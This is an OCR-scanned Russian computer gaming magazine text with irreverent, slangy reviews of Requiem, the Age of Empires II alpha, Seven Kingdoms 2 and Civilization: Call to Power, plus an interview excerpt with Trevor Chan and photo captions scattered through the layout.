В общем и целом «Реквием» явил собой очередную ядреную помесь **FPS** и **RPG** (до присоединения **RTS** пока еще не дошло). Больше всего он похож на гибрид **Half-Life**, **Shogo**, **Hexen** и **Jedi Knight**. Причем на **Hexen** похож больше, чем на **Half-Life**, что достоинством назвать трудно.
И похожесть эта в основном связана с применением различных видов оружейной магии.

Gott Mit Uns!

Как и в любом другом **FPS**, главная задача в Реквиеме — валить противников. И делает это Мэлэкай настолько ловко и привычно, что у меня даже возникли страшнейшие подозрения в правильности моего представления относительно морального облика ангелов как таковых. Чик — все уже на небесах, и при этом еще нет-нет да пару матюгов к месту ввернет. Видимо, именно так ведется набор кадров для жизни в Раю. Одно непонятно: если ангелы такие свирепые, то каковы же тогда демоны?..
С одной стороны, «Реквием» — типичный **FPS**. Но не надо забывать, что тут мы имеем дело с ангелом-кудесником! И потому отличительная особенность игры — инструменты уничтожения. Когда-то давно нас порадовал сатанинскими оружейными новациями резвый парень Калеб из игрушки **Blood**. Создатели «Реквиема» зашли с другой стороны, предложив нам силы не то что магические, а просто божественные, дающие гораздо более опустошительный результат. В арсенале Мэлэкая богатый набор заклинаний на все случаи жизни: от мелких пакостей типа натравливания на врагов бешеных кузнечиков до полной аннигиляции в стиле «апокалипсис». Подбадривая себя криками «С нами бог!», мановением лапы с нестрижеными черными ногтями легко можно превратить противника в соляной столб, можно вскипятить ему в жилах кровь (чтоб он лопнул), шибануть в харю зверской молнией, протрясти землетрясением, а особо борзых — отправить прямо в Ад.
Комплект очень богатый, и чтобы применить хотя бы половину, надо очень постараться. Самое замечательное заклинание — **Warp Time**, замедлитель времени. Враг тормозит как в киселе, а ты вокруг него бодро скачешь, уворачиваешься от пуль и

Тужься сильнее, я сейчас помогу...


Стоять, мурзик!

постреливаешь ему прямо в уши. Отличная вещь! Подстреленные враги валятся и взрываются как в замедленном кино, зрелище просто чудесное, почти как фильмы Джона Ву. Если смотрел фильм «Мэтрикс», то это — прямо оттуда. Не смотрел — срочно посмотри.

Оружие.

Мэлэкай — типичный ангел. Крылья, нимб и все такое. Только вот рожа уж больно страшная (Кейт Флинт из **Prodigy** отдыхает), да еще рокет лаунчер под мышкой. Короче, посланец небес вооружен до зубов, потому как Господь отряжает своих слуг на дело только с полным боекомплектом. Все эти заклинания — дело нужное, но настоящий джигит без ствола из дома не выходит. Мэлэкай — как раз из таких, поэтому таскает с собой большой комплект на все случаи жизни. Все оружие — проверенное и освященное руками Создателя, а потому действует безотказно. Набор, конечно, стандартный, только названия новые. Пистолет «Азазэль», автомат «Хакаэль», трехстволка «Троица», гранатомет «Вельзебомб», ракетница «Шепот», снайперский винтарь «Палач», рэйлган «Откровение». Все по-божески, все как надо. Только гранатомет — не очень, винтовка — неважнецкая, но зато рэйлган валит абсолютно любого врага с одного попадания.

Как все выглядит.

Весьма презентабельно. Графически «Реквием» являет собой нечто среднее между упомянутыми выше **HL** и **Shogo**. Все яркое, красочное и живое. Пейзажи по большей части техногенные, но есть и откровенно неплохо расписанные места. Особо хороши уровни с боссами, там ребята постарались от души — что ни уровень, то прямо собор Святого Петра в Ватикане.
Выглядит все на крепкую пятерку. Внимание к мелочам — на высшем уровне. Даже на паршивой аптечке можно разглядеть фигуру ангела на красном кресте. Мое почтение.
И такую вещь как динамические тени стороной не обошли. Конечно, местами они выглядят по-идиотски (особенно — в дверях). Это как раз то, о чем так много орали в предвкушении **Prey**: враг за углом притаился, а мы его тень видим. Не сильно помогает, осмелюсь заметить.
Но вот следов от пуль и взрывов на стенах почему-то не остается. Недоглядели. Хотя стреляет и взрывается все отлично.


Главная мерзавка — Лилька

Монстры.

Монстров много, ходить по уровням, ковыряя в носу, не получится. Поскольку Мэлэкаю, как хорошо тренированному военному ангелу, даже монстры-боссы по барабану, то враги стараются взять числом и, должен отметить, нередко это им удается. Умение при этом тоже присутствует. Интеллект противника не то чтобы очень умный, но позволяет стрелять без промаха. Любой монстр — что твой Робин Гуд, так и норовит в башку попасть. Дохнешь достаточно быстро, поэтому запоминаться не мешает почаще. Лично меня они, сволочи гадские, валили с завидным постоянством, а я их — уже с переменной периодичностью. При этом присутствует такая неправильность, как появление из ниоткуда (из воздуха) новых врагов за спиной — там, где ты все зачистил. Это неправильно, расстрелы в стиле «бутерброд» я не приемлю.
Особо надо отметить модели и анимацию. Хотя полигончиков могли бы и добавить, но все равно противник смотрится на крепкую пятерку. Всякие шевеления на почве скелетной анимации, почесывания, присутствие мимики — монстры даже мигают, шевелят губами и ворочают глазами. Мало того, у них даже есть четко различимые уши. Там даже птички летают, какие-то вроде голубей. От метких попаданий неплохо дохнут.
Повсеместно разыгрываются всякие сценки: то полиция пинает задержанных, то какие-то расстрелы у стеночек производят, то алкаш какой-нибудь возле помойки песни орет — и смотреть интересно, и эффект присутствия создается. Пожалуй, даже покруче, чем в ХЛ, так как тут свое, родное. А уж как демоны летают и скачут — вообще выше всякой критики. Остальным теперь есть на что равняться.
Анимация смерти — отдельный разговор. Каждая смерть сопровождается истошными воплями, судорогами и агонией. Приятно глазу, глядя на такой результат, получаешь от стрельбы троекратное наслаждение. При этом из убиенных прикольно вылетают коробки патронов, жратва и броня. Смотрится смешно.
Особо следует упомянуть боссов. Справиться с ними непросто, причем только потому, что их надо убивать специфическими способами. Но вообще биться с ними интересно (как убить — справок не даю, мучайтесь сами).

Звучок.

Местами — прекрасный. Например, грешники в Аду на первом уровне орут так, будто звук писали стоя с микрофоном прямо возле котла с кипящей смолой. Слушаешь с удовольствием.


Слышь, наши пацаны тут не пробегали?

Выстрелы и взрывы — весьма достойны. Четко отличаются звонкие попадания пуль по броне и тупое чавканье при попадании в мясо. Звуки отдельных заклинаний — просто атас. Это надо слышать. А уж вопли и рыки демонов — вообще лучшее из того, что было в играх.
Раздражают только непонятные способы воспроизведения, потому как иногда звук волшебный, а иногда с каким-то декомпрессионным шипением. Но вообще неплохо. И музычка, кстати, тоже хороша.

Что понравилось.

Инсталлируется быстро. Ресурсов требует до смешного мало и отлично бежит даже на средненькой машинке. Уровни подгружаются как в **HL**, только побыстрее. Наличествует прекрасное управление движением в воздухе. И самое главное: сохраненные игры вспоминаются со скоростью первого **Quake**, что после общения с **SiN** и прочими просто потрясает.

Что не понравилось.

Категорически не понравились «липкие стены», которые тормозят движение хуже, чем в **QII**. Иногда из-за этого просто не пролезть даже в обычную дверь. А уж как цепляет за углы — это вообще приводит в ярость. Очень странно сделаны проникновения в люки и дырки в полу: надо сперва набежать на дырку, потом присесть и только после этого провалиться вниз. С одной стороны — вроде логично, с другой — впервые такое вижу, непривычно.
Количество кнопок под заклинания просто приводит в ужас. Запомнить их сразу никак невозможно, точно попадать не глядя трудно, а биться без заклинаний не шибко интересно. Приходится изрядно натренировываться.
И не понравился мультиплейер. Моделей игроков мало, отсутствуют viewable weapons, визуальный эффект действия заклинаний не продуман... Ничего особенного, очень похоже на **Blood II**. Правда, устраивать битвы в церкви даже там не додумались.

Итог.

Рассказанное выше не призывает повально всех мчаться в лабаз, роняя кал, и выметать «Реквиемы» с полок. Приобретать игру стоит тем, кто прется от 3D-action в любых его проявлениях, и особенно тем, кто любит играть в сингл.
Я сам — как раз такой, а потому лично мне — понравилось. Неплохая игра.

X



Age of Empires II: The Age of Kings

60% готовности, или полгода до релиза

2poisonS



Категория
RTS

Похожесть
Age of Empires и, как ни странно, Starcraft

Разработчик
Ensemble Studios

Издатель
Microsoft

Координаты
www.ageofempires.net/aoeii/

Системные требования
Минимум – P-133, 32 Mb RAM
Желательно – P166, 64 Mb RAM
Мультиплейер – Модем, Сеть, Интернет



Еще год назад все игровые журналы наперебой твердили о кризисе жанра стратегии в реальном времени. Мол, любой завалящий разработчик сейчас клепает RTS и конца этому не видно... Завалили, мол, клонами, не продохнуть. И так они по этому поводу раскричались, что не заметили одной любопытной и вполне очевидной тенденции. Бум RTS такой, каким мы его видели, не только сошел на нет, но более того, сейчас хорошая «классическая» real-time стратегия стала почти раритетом. Стратегии, конечно, сами по себе никуда не делись, они мутировали в два поднаправления: 3D RTS и RTS с наворотами. Последним оплотом «просто RTS» являлся Starcraft, но и тот стал покрываться слоем седой пыли... И тогда все надежды ностальгирующих по безвозвратно ушедшим Дюновским временам обратились в сторону одной-единственной компании с весьма мелко-мягкой репутацией. Эта компания, среди прочего, прославилась еще и тем, что выпустила в свое время великолепную игру, известную под кодовым названием AoE. Игра эта была классической RTS до мозга костей, хотя ей и удалось слегка освежить застарелый жанр.

Дальше происходило то, что продолжается и по сей день. Бесконечные обещания разработчиков, умопомрачительные по своей красоте скриншоты, не менее умопомрачительные задержки (первоначально AoE II ждали осенью прошлого года) и ожидание... Ожидание...

И тут, как говорят в сказках, откуда ни возьмись, на пиратских лотках появляется диск с красочным заголовком Age of Empires II: Age of Kings. Что это такое, непонятно, но пройти мимо, разумеется, я не могу, покупаю, инсталлирую и... знакомлюсь с тем, как продвигаются дела у разработчиков приблизительно в середине проекта.

Как выглядят игры за полгода до выхода


Облом-с. Бывалые геймеры вроде нас с тобой, конечно, смогут прочитать надпись Alpha version в главном меню и удивляться ничему не будут. А вот различные тормоза могут разинуть рот от изумления, а потом прибить диск к стене гвоздем с табличкой «дерьмо глюковатое». Мы люди гуманные, нам тормозов тоже жалко, поэтому обращаемся к ним. Уважаемые тормоза! Перед вами игра, законченная процентов на 60. Считать ее отстоем — все равно что считать отстоем картину, написанную наполовину, или фильм, отснятый до середины. Так что и оценивать мы будем не игру, а ее потенциал; не то, что есть, а то, что наклевывается. Будем представлять и додумывать, что нас ждет в релизе. И надеяться, что разработчики ничего не испоганят.

Так, на что же нам дали посмотреть... Одна кампания, 9 из 12 рас, мультиплейер и роскошный вступительный мультик. Три режима игры (не считая кампании): случайная карта, цареубийство (своеобразный Capture the Flag, только в роли флага выступает царь) и deathmatch (мочилово non-stop, игнорируя экономику). В игре можно полюбоваться на красивый ландшафт (рекомендуется разрешение 1024x768 и выше), красивые постройки и на модели некоторых сухопутных и морских юнитов.

На что нам НЕ дали посмотреть. В альфе нам не суждено насладиться моделями или отдельными фазами движения кое-кого из пехоты, из кораблей нарисована только галера, остальные изволь различать по надписям. Рыбацкие лодки и scout ship перекочевали из первой части игры, хотя очевидно, что в AoE II они будут другими — до них



Поздравляю! AoE II — первая игра, где масштаб «человек-здание» соблюден грамотно!


Важнейший элемент защиты города — ворота. Кстати, внезапно опустив их, можно прикончить пару неприятелей...


Излюбленная тактика AI — прорыв лучниками в тылы, на огороды


Замки, мостовые... Города теперь больше похожи на города, а не на огороженные пустыри!

у разработчиков руки еще не дошли. Некоторые юниты, например, **militia**, состоят из двух кусков: во время ходьбы он (милиционер) одет в текстуру копейщика, а в момент атаки переодевается в **clubman**'а из первого **AoE**. Встречаются и просто недорисованные текстуры. Например, на кораблях

Один из ведущих разработчиков игры Брюс Шелли прославился не только Age of Empires. На его счету участие в таких проектах как RailRoad Tycoon и Civilization. Вот что он говорит о текущем состоянии проекта Age of Kings (то, что мы имеем возможность лицезреть в альфа-версии).
«Игра уже завершена, сейчас мы ее тестируем. Нам нужно кое-что дорисовать, слегка подправить AI, поработать над генерацией случайных карт. Первую часть игры мы тестировали шесть месяцев после завершения работ над кодом, и, я думаю, этим AoE во многом обязан своему успеху. Именно этим мы и занимаемся сейчас».
Остается добавить: тестируйте-тестируйте, смотрите только — не перетяните, еще одну годовую задержку мы уже терпеть не намерены!

некоторые их части заменяются цветными прямоугольниками. Обиднее всего, что в альфу не попали чудеса света: они заменяются огромной коробкой с красочной надписью «Чудо Света».
Есть еще не то чтобы недоделки, а несовпадения действительности с обещаниями разработчиков. Например, обещалось, что золото будет поступать исключительно с налогообложения. Ан нет, на месте золотые россыпи, добывай сколько влезет. Говорили еще, что священники смогут конвертить только крестьян. И то как-то по-особенному. Ну и? Передумали они там, что ли? Может быть, эти фичи еще просто не успели ввести, а может, от них отказались...
Недоделано еще много чего: не для всех прорисованы значки на панели управления, искренне надеюсь, что все иконки в игре будут переделаны заново, а перед нами лишь черновой вариант. Нет музыки, кое-кто из первого **AoE** глючит из-за несовпадения цветового режима, и еще многое... А если учесть все недоделки, которые не видны непосвященному глазу... Короче, работы еще непочатый край. Но среди всего этого строительного хлама уже проглядывает красота будущего творения. Красота, за которую финальная версия может отхватить рейтинг и повыше нашего сегодняшнего.

Starcraft в средневековье — это не Warcraft?

Я говорю, понятное дело, не только и не столько о красоте графики. Я имею в виду внутреннюю стройность и баланс игрового процесса. То, что впервые в полной мере проявилось только в **Starcraft**'е и благодаря чему он заслужил любовь поклонников. Кстати, эта игра упоминается в нашей статье уже второй раз не случайно: **Age of Empires II** чем-то неуловимо на нее похож. Хотя... почему неуловимо?
В **AoE II** применена та же система баланса сил: каждый юнит силен против определенного типа врагов и проигрывает другому. За примером далеко ходить не надо: если тебя допекают вражеские лучники (самый распространенный случай), пускай на них легкую кавалерию. Они самые быстрые, да и защита от стрел имеется. Если нападают пехотой, выставляй лучников. Если кавалерией, насаживай их на пики как на шампуры. Ни один рыцарь не устоит против нескольких копейщиков. Тот же баланс и с ВМС. Корабли делятся на три класса (не считая осадных), каждый из которых хорош против одного противника и проигрывает другому. Таким образом, тактика «этот юнит плохой, этот лучше, а этот убивает всех» заменена на очень умную систему, когда универсальную защиту или атаку состряпать просто невозможно.
Второй плюс и тоже немаленький — усовершенствование механизма осады. Вообще, осада — это слабое место всех игр, где она встречается. Потому что штурм крепости и бой в открытом поле отличаются обычно только наличием в первом случае стен, которые преграждают передвижение пехоты и коней. Причем стены, как правило, разрушаются на раз. Причем этой же пехотой.
В **Age of Kings** все несколько по-иному. Хотя и не идеально. Во-первых, наконец, у зданий и стен стало нормальное количество хит-поинтов (увеличилось примерно в 10 раз), так что расстрелять из лука каменную стену теперь сложновато. Осадное оружие таким образом стало единственным... осадным оружием (ты уж прости за каламбур). Во-вторых, количество средств разрушения тоже увеличилось. Кроме опостылевшей катапульты, появилась ядерная (то есть стреляющая ядрами) пушка, дальнобойный **trebuchet** и даже таран. Есть еще баллиста (теперь она называется скорпион), но она предназначена скорей для отстрела скоплений войск. Кстати, **trebuchet** напоминает **siege tank** из Старкрафта — его тоже нужно раскладывать перед стрельбой. В-третьих, защитники теперь могут занять оборону внутри зданий. Эх, еще бы расставлять их на стены да ввести осадные башни, и все мои требования к осаде были бы удовлетворены. Лучники стреляют из дозорных башен, крестьяне запираются и даже отбиваются от врага в **Town Center**'е — красота, да и только! Кстати, они там еще и лечатся без монахов.


Обозы с провизией осажденному Орлеану поведет Жанна д'Арк. Кстати, единственная кампания в игре — про нее...

Верным путем идете, товарищи!

Ну что сказать в заключение? Оценивать игру нельзя: игры еще нет, есть только полуфабрикат. Можно оценить только направление, в котором движутся разработчики, внося изменения в **Age of Empires**. Пожалуй, если они все доделают, ничего не испортят и выпустят, наконец, осенью эту игру, **Age of Kings** может повторить успех первого **Age of Empires**. Превзойти — вряд ли. Геймплей-то остался прежним, да и в графике прорыва нет, но повторить... Вполне. А это уже будет немало.

X



Категория
RTS со сдвигом в хозяйствование
Похожесть
Seven Kingdoms, Age of Empires
Разработчик
Enlight Software
Издатель
Interactive Magic
Координаты
www.imagicgames.com/sevenk2
Системные требования
Минимум – P-120, 32 Mb RAM
Желательно – P166, 64 Mb RAM,
Мультиплейер – Модем, Сеть, Интернет



Seven Kingdoms 2: The Fryhtan Wars

Новые королевства – старые проблемы

2poisonS

Прежде чем начать чтение, ответь на один вопрос. Что ты знаешь о **Seven Kingdoms**? Нет, не о второй части, а о первой, которая вышла в 97-ом. Играл в нее? Да нет, это навряд ли. Скорее всего, слышал такое название, может быть, даже читал в журнале, но что именно читал, точно не помнишь, потому как ничего сверхоригинального про ту игру не писали. А на нее в свое время, между прочим, очень даже большие надежды возлагались. Давай-ка я тебе расскажу, как все было.

Эксперимент Тревора Чена. Фаза 1 (проб3ная)

Во-первых, обе **Seven Kingdoms** сделал некий Тревор Чен. Не в одиночку, конечно, но был лидером разработки. В момент выхода первой части ему было всего **23** года, но он уже успел прославиться в игровом мире со своей игрой **Capitalism**. Знаешь, наверное, такую. Ничего была игрушка — видать, направление экономических симуляторов у Тревора получалось неплохо. Почему же он тогда бросил свой успешный проект и ударился в **RTS**, которых как раз тогда расплодилось как собак нерезаных? Думаешь, просто хотел срубить капусты на популярном жанре? Да нет, не все так просто. Тревор Чен начал разработку игры, которая должна была стать особенной **RTS**. Не такой, как другие. Он хотел внести в нее глубину походовых стратегий. Вместо системы «собрал ресурс — построил завод — наклепал танков — вынес базу врага — перешел в следующую миссию — начинай все сначала» он создал нечто заумно-экономическое, непривычное для **RTS**. С развитой торговлей, шпионажем, научными исследованиями. В общем, за что боролся, на то и напоролся. **Seven Kingdoms** со своей оригинальностью в результате не понравился почти никому. Поклонники стратегий не могли врубиться, как можно играть в игру, где у каждой стороны всего по одной (!) разновидности боевых юнитов. А в начале все было так радужно. **Seven Kingdoms** прочили славу хита всех времен и народов, его ставили в один ряд с **Total Annihilation** и **Age of Empires**. Многие (ты это найдешь на сайте разработчиков) даже ставили **Seven Kingdoms** в пример **AoE**, вот, мол, как надо стратегии делать! Так что шуму вокруг поначалу хватало. Может быть, поэтому Чен решился на вторую часть. А может, захотел воплотить-таки свою первоначальную идею об особенной **RTS**... Кто его знает. Важно то, что получилось нечто не совсем понятное, не совсем привычное и, скажу прямо, не совсем захватывающее. Как и ожидалось.

Фаза 2 (на те же грабли)

Что такое **SK2** и чем он отличается от обычных стратегий в реальном времени? Во-первых, полное развитие происходит здесь не на протяжении всей кампании, а внутри одного сценария. Соответственно, прохождение каждой карты занимает больше времени и превращается из отдельно взятой миссии в полноценную самодостаточную игру. Во-вторых, нам доступны возможности, не свойственные классическим **RTS**. Что за возможности? Ну, например, развитая система дипломатии (богаче, чем в **Age of Empires**, похожая скорее на **Master of Orion**), тор-



Керасос по имени Жухтхоик мочит гориллу. И не надо флэйма за нецензурщину — названия там у них такие...

Нашествие фрихтанов. Это ничего, что они смахивают на пчел с креветками, главное — налечь толпой!

Фрагмент интервью с Тревором Ченом

Q: Как вы начинали свое творчество на почве компьютерных игр?

A: Как и у многих детей, моими первыми играми были аркады. Первый компьютер (**Apple**) появился у меня, когда мне было 12 лет. После бесчисленных часов, проведенных за чужими играми, у меня возникло желание сделать нечто подобное самому. Сначала я выучил Бейсик, потом перешел на Ассемблер. Хотя я так никогда и закончил ни одной настоящей игры для **Apple**, это был неоценимый опыт, я узнал всю подноготную программирования и создания игр. Годами позже это сослужило мне хорошую службу в моей карьере.

Q: Как вам кажется, почему Seven Kingdoms пользовался такой популярностью среди игроков?

A: Я считаю, что большинство стратегических игр построено на принципе, который, хотя и весьма коммерчески успешен, мало изменился со времен **Dune 2**. **Seven Kingdoms** был создан на основе моего изучения древних цивилизаций и воспроизведения их жизни. Мир Seven Kingdoms вымышлен, но я уделял очень много внимания разработке деталей экономической модели, шпионажа, дипломатии и человеческого поведения. Эта игра позволяет заниматься строительством империи с прицелом на далекое стратегическое планирование в противовес бездумной бойне. Я думаю, именно поэтому **Seven Kingdoms** был так хорошо принят играющей публикой.

говля, шпионаж, отношения с жителями городов (ваши могут взбунтоваться, чужих можно подкупать или устрашать) и кое-что еще. Согласись, уже этого достаточно, чтобы выделиться на фоне остальных стратегий. Есть и другие отличия, но они, пожалуй, относятся к разряду странностей. Вот, например, чем тебе не странность: один юнит для каждого народа? Можешь вспомнить еще хоть одну такую игру? Я — нет. Правда, можно исследовать и построить здание для второго, специального юнита, но по большому счету это дела не меняет. **RTS** с одним юнитом равносильна шутеру с одним видом оружия. Разве не очевидно, что это сразу очень сильно снижает игровой интерес?! Если игра не ориентируется на сражения, то зачем ей **real-time**? Да и вообще, идея с воплощением всех походовых примочек в реальном времени себя не оправдала. Не катят они здесь. Да и реализованы они как-то... кособоко. С одной стороны, мощнейшая схема шпионажа с саботажем, убийствами лидеров, сеянием недовольства и еще несколькими фишками заткнет за пояс многие походовые стратегии. С другой — еда прибавляется сама собой, из воздуха, и здесь **Age of Empires** со своей охотой, собирательством, рыбной ловлей и фермами оказывается в тысячу раз глубже и реалистичнее. И так во всем: с одной стороны, выходим за рамки **RTS**, с другой — теряем то, что в этих рамках должно остаться. В игре есть племенные боги, некие супер-существа, но почти нет обыкновенных человеческих юнитов. Есть артефакты, но нет кораблей. Есть чудовища фрихтаны, за которых даже дозволено играть (!!!), но нет четких различий между людскими расами. Короче говоря, полная сумятица и несуразица. Результат — катастрофическое снижение играбельности потенциально интересной игры. Вместо задуманной глубины и насыщенности она получилась еще более пустой, чем обычные стратегии в реальном времени.

О чудовищах и воздушных шарах

Seven Kingdoms 2 может быть интересен исключительно своей непохожестью. А это касается только геймплея. Фантазия Тревора Чена, к сожалению (или к счастью?), не распространяется на графическое оформление игры. Неожиданностей здесь ожидать не приходится. Хотя в графике, как и во всем остальном, картина вырисовывается совсем неоднозначная. С одной стороны, для каждой из двенадцати рас (они, конечно, не расы, а королевства, это я уж так, по старой **RTS**'овской привычке...) прорисован собственный внешний вид зданий. Это впечатляет. Еще больше впечатляет то, что эти здания по графике не уступают тому, что мы видим на скриншотах **Age of Empires 2**. Особенно после первого **Seven Kingdoms**, где домишки смахивали больше на **Warcraft**. Но это с одной стороны. С другой — юниты никак нельзя сравнить даже с первым **AoE**, ландшафт позорный, а главное, общая направленность графики какая-то несерьезно рисованная. Вроде все на уровне, а смотрится несолидно... И погодные явления имеются, и фрихтаны с богами симпатичные, а все-таки не то. Ну что это за огонь? Какие-то желтые воздушные шарики лопаются вокруг стен здания. Нет, нет, и не тычьте мне в глаза свои дворцы и лачуги, они хоть и красивые, но в целом графика все равно слабовата. Слабовата, как и вся игра. Типичный вариант: сначала «планов громадье», замашки на «больше чем просто RTS», потом не до конца продуманные детали, общая несогласованность, слабая графика... Одним словом, то, что называется «плохая реализация хорошей идеи». В результате все, что получили мы, игроки, это сырой продукт исключительно для фанатов первой части и слабые надежды на исправление ситуации в будущих сиквеллах. Если, конечно, Тревор Чен сохранит свой оптимизм.

X



В отношении строений стиль выдержан по максимуму. Хорошо, что хоть в чем-то...

Как тебе красавец в верхнем углу? Приготовьтесь умереть, говорит. Это ты меня, что ли, убивать собрался, косоглазый?

Помнишь рекламу такую, где говорили: «Есть истинные ценности...»? Пожалуй, серию Civilization можно отнести к таким вот вечным и непреходящим. Если кто-нибудь скажет тебе, что это не так, ответь ему, что он законченный ламер и что Civilization уже заслужила себе право выбирать, кому нравиться, а кому нет.

Подмосковные Ирокезы

Есть в игрушке Call to Power, сделанной на основе Civilization, один приятный момент: симпатичные ролики. Интро там всякие, чудеса света... (только непонятно, с каких это пор к ним относится Интернет) Сделано приятственно. За это рейтинг будет не 0, а 10%.

С положительными моментами разобрались, переходим ко всему остальному. Игровой интерес. Ноль. Еще никогда мне не приходилось так заставлять себя играть в компьютерную игру. Возникла та ситуация, когда каждую секунду тебя одолевает непреодолимое желание выйти из игры на фиг и врубить что-нибудь вроде HoMM III или Baldur's Gate.

Четкое впечатление можно составить уже в первые десять минут. Великим и могучим русским языком это впечатление передается на удивление коротко и четко: херня собачья. Хм... уже слышу, как особо рьяные поклонники вскакивают с мест и, возмущенно брызжа слюной на оставшихся сидеть более выдержанных соседей, начинают вопить, что как же так, ведь это же великая и неподражаемая Цивилизация, которая никак не может быть... н-да, херней собачьей. А знаешь что? Я соглашусь. Действительно, Цивилизация — неподражаема. И, воистину, херней собачьей быть не может ни в коем разе. А вот Call to Power, выпущенная Activision по лицензии Hasbro, еще как может. Между прочим, ты в курсе, что ни Сид Мейер, ни даже Microprose (которые сейчас принадлежит Hasbro) к этой поделке не имеют ни малейшего касательства? Ну, будешь знать. Цивилизация неподражаема. Ты согласен? Что до меня, так я просто-таки уверен. Особенно после того как «открыл для себя», как любят говорить в рекламе, подражательный цивилизационный клон под названием Civilization: Call to Power.

Call to Power своим рождением на белый свет призвана выполнить лишь одну задачу. Принести своим создателям как можно больше прибыли при минимуме затраченных усилий. И в коммерческом обстоятельство было единственной проблемой Call to Power, ее создателей можно было бы просто обвинить в традиционной американской жадности до денег, в злоупотреблении популярным названием, и проигнорировать игрушку, будто она никогда и не возникала в подлунном мире. Хуже другое. Они не просто выпустили позорный ремейк любимой тобою и мною Civilization с якобы «современной графикой». Они еще и умудрилась ее порядком испохабить.

И на этом поприще они постарались ой как на славу. Одних телевангелистов («Что у вас с головой? Телевизор люблю смотреть...») достаточно для того, чтобы вызвать в играющем сначала чувство легкого недоумения, а потом справедливого негодования. Это что, прикол? Шутка такая, что ли? Да я готов на месте проглотить пятидюймовый дисковод, если я понимаю, зачем в серьезной стратегии об эволюции человечества нужны персонажи из детсадовских мультиков. Тогда бы уже отрывались с полной амплитудой: ввели бы юнит «Карлсон», специальная возможность — снимать недовольство населения размерами города путем расселения недовольных по чердакам и крышам. Лучше всего это изобретение сделать чудом света, там у них и так маразма хватает.

Civilization: Call to Power

2poisonS

Ну зачем им столько мака?

К слову, об эффектах изобретений. Какая связь между лабиринтом (что это, кстати, за лабиринт такой?) и торговыми путями? Между сфинксом и армией? Они что, это все от балды выдумывали? «А пусть у нас изобретение троллейбуса повышает производство туалетной бумаги! Какая связь?

www4.activision.com/games/civilization/scenarios.htm
Зайди сюда прикола ради. Раздел официального сайта, посвященный... как бы это выразиться... своеобразной настройке Civ: Call to Power. Здесь рассказано, как изменять тексты в Великой Библиотеке (там, где все изобретения лежат), как ставить свои звуки и даже... спрайты для юнитов. Вот это я понимаю! Интересно, это сделано для заядлых фанатов или для тех, кто не переносит игру в изначальном ее виде? Второе кажется более вероятным. Ну верно, если деньги уже заплатил, а от игры тянет блевать, остается только постебаться над ней на полную катушку. Вставить, например, вместо мушкетера себя, любимого, в полный рост. Еще лучше - в чем мать родила. И снабдить соответствующим звуковым оформлением. Жаль, лучшие работы на сайте Activision выставляться не будут...

Ну, вы же умные, догадывайтесь сами!» А что, удобно. Изобретаешь себе какой-нибудь памятник архитектуры, и пожалуйста — наслаждайся двухсотпроцентным приростом продовольствия. Видимо, в Activision примерно так себе и представляют картину развития мира. Нда... Это уже патология. Возвращаясь к геймплею. Играть неинтересно не только из-за тупизны исполнения, но и из-за тупизны самой концепции. Ребята, это симулятор развития человечества, да? Ну тогда сделайте его более похожим на развитие человечества! Я не хочу, чтобы во втором тысячелетии до нашей эры Иван Грозный основывал Москву и отбивал атаки североамериканских индейцев вперемешку с воинствующими ирландцами. Я не хочу, чтобы всемирная история превращалась в гонку за безликими процентами, когда практически все, что я делаю, меняет только пару цифр в одной из бесчисленных строчек. Мне



На Тель-Авив надвигаются римские легионы, из Дублина спешат на помощь мушкетеры, и все это в живописной тундре, переходящей в пустыню...

никто не обращает внимания на потерю атмосферы древнего боя. Возможно, к выходу Civilization XXIV логические связи с изначальной концепцией тоже забудутся, а название будет восприниматься как метафора. Но пока этого не произошло, пожалуйста, никаких индейцев у стен Москвы! И придумайте что-нибудь понатуральней, чем постройка храмов для повышения счастья, и изобретения Интернета для ускорения исследований.


нужна атмосфера. Атмосфера! То, что создает настоящую увлекательную игру. Некоторые условности можно преодолеть, перебороть силой фантазии (как это и было в случае с оригинальной Civilization). Но не тогда, когда из них состоит вся игра! Люди уже давно перестали воспринимать шахматы как симулятор сражения с применением пехоты, кавалерии, осадных башен, боевых слонов. Сейчас это просто фигуры с абстрактными правилами поведения. Поэтому

Call to Power своим рождением на белый свет призвана выполнить лишь одну задачу. Принести своим создателям как можно больше прибыли при минимуме затраченных усилий.

Куда летят слоны...

Был такой старый фильм: два афериста решили поставить заведомо провальный спектакль. Они посчитали, что если их шоу обанкротится, они получат гораздо больше зеленоватых портретов президента США, нежели в случае успеха. И вот они наняли самых плохих актеров, нашли самый отстойный сценарий и т.д. Чем там все кончилось, я не помню, но Call to Power почему-то мне напомнила именно эту историю...

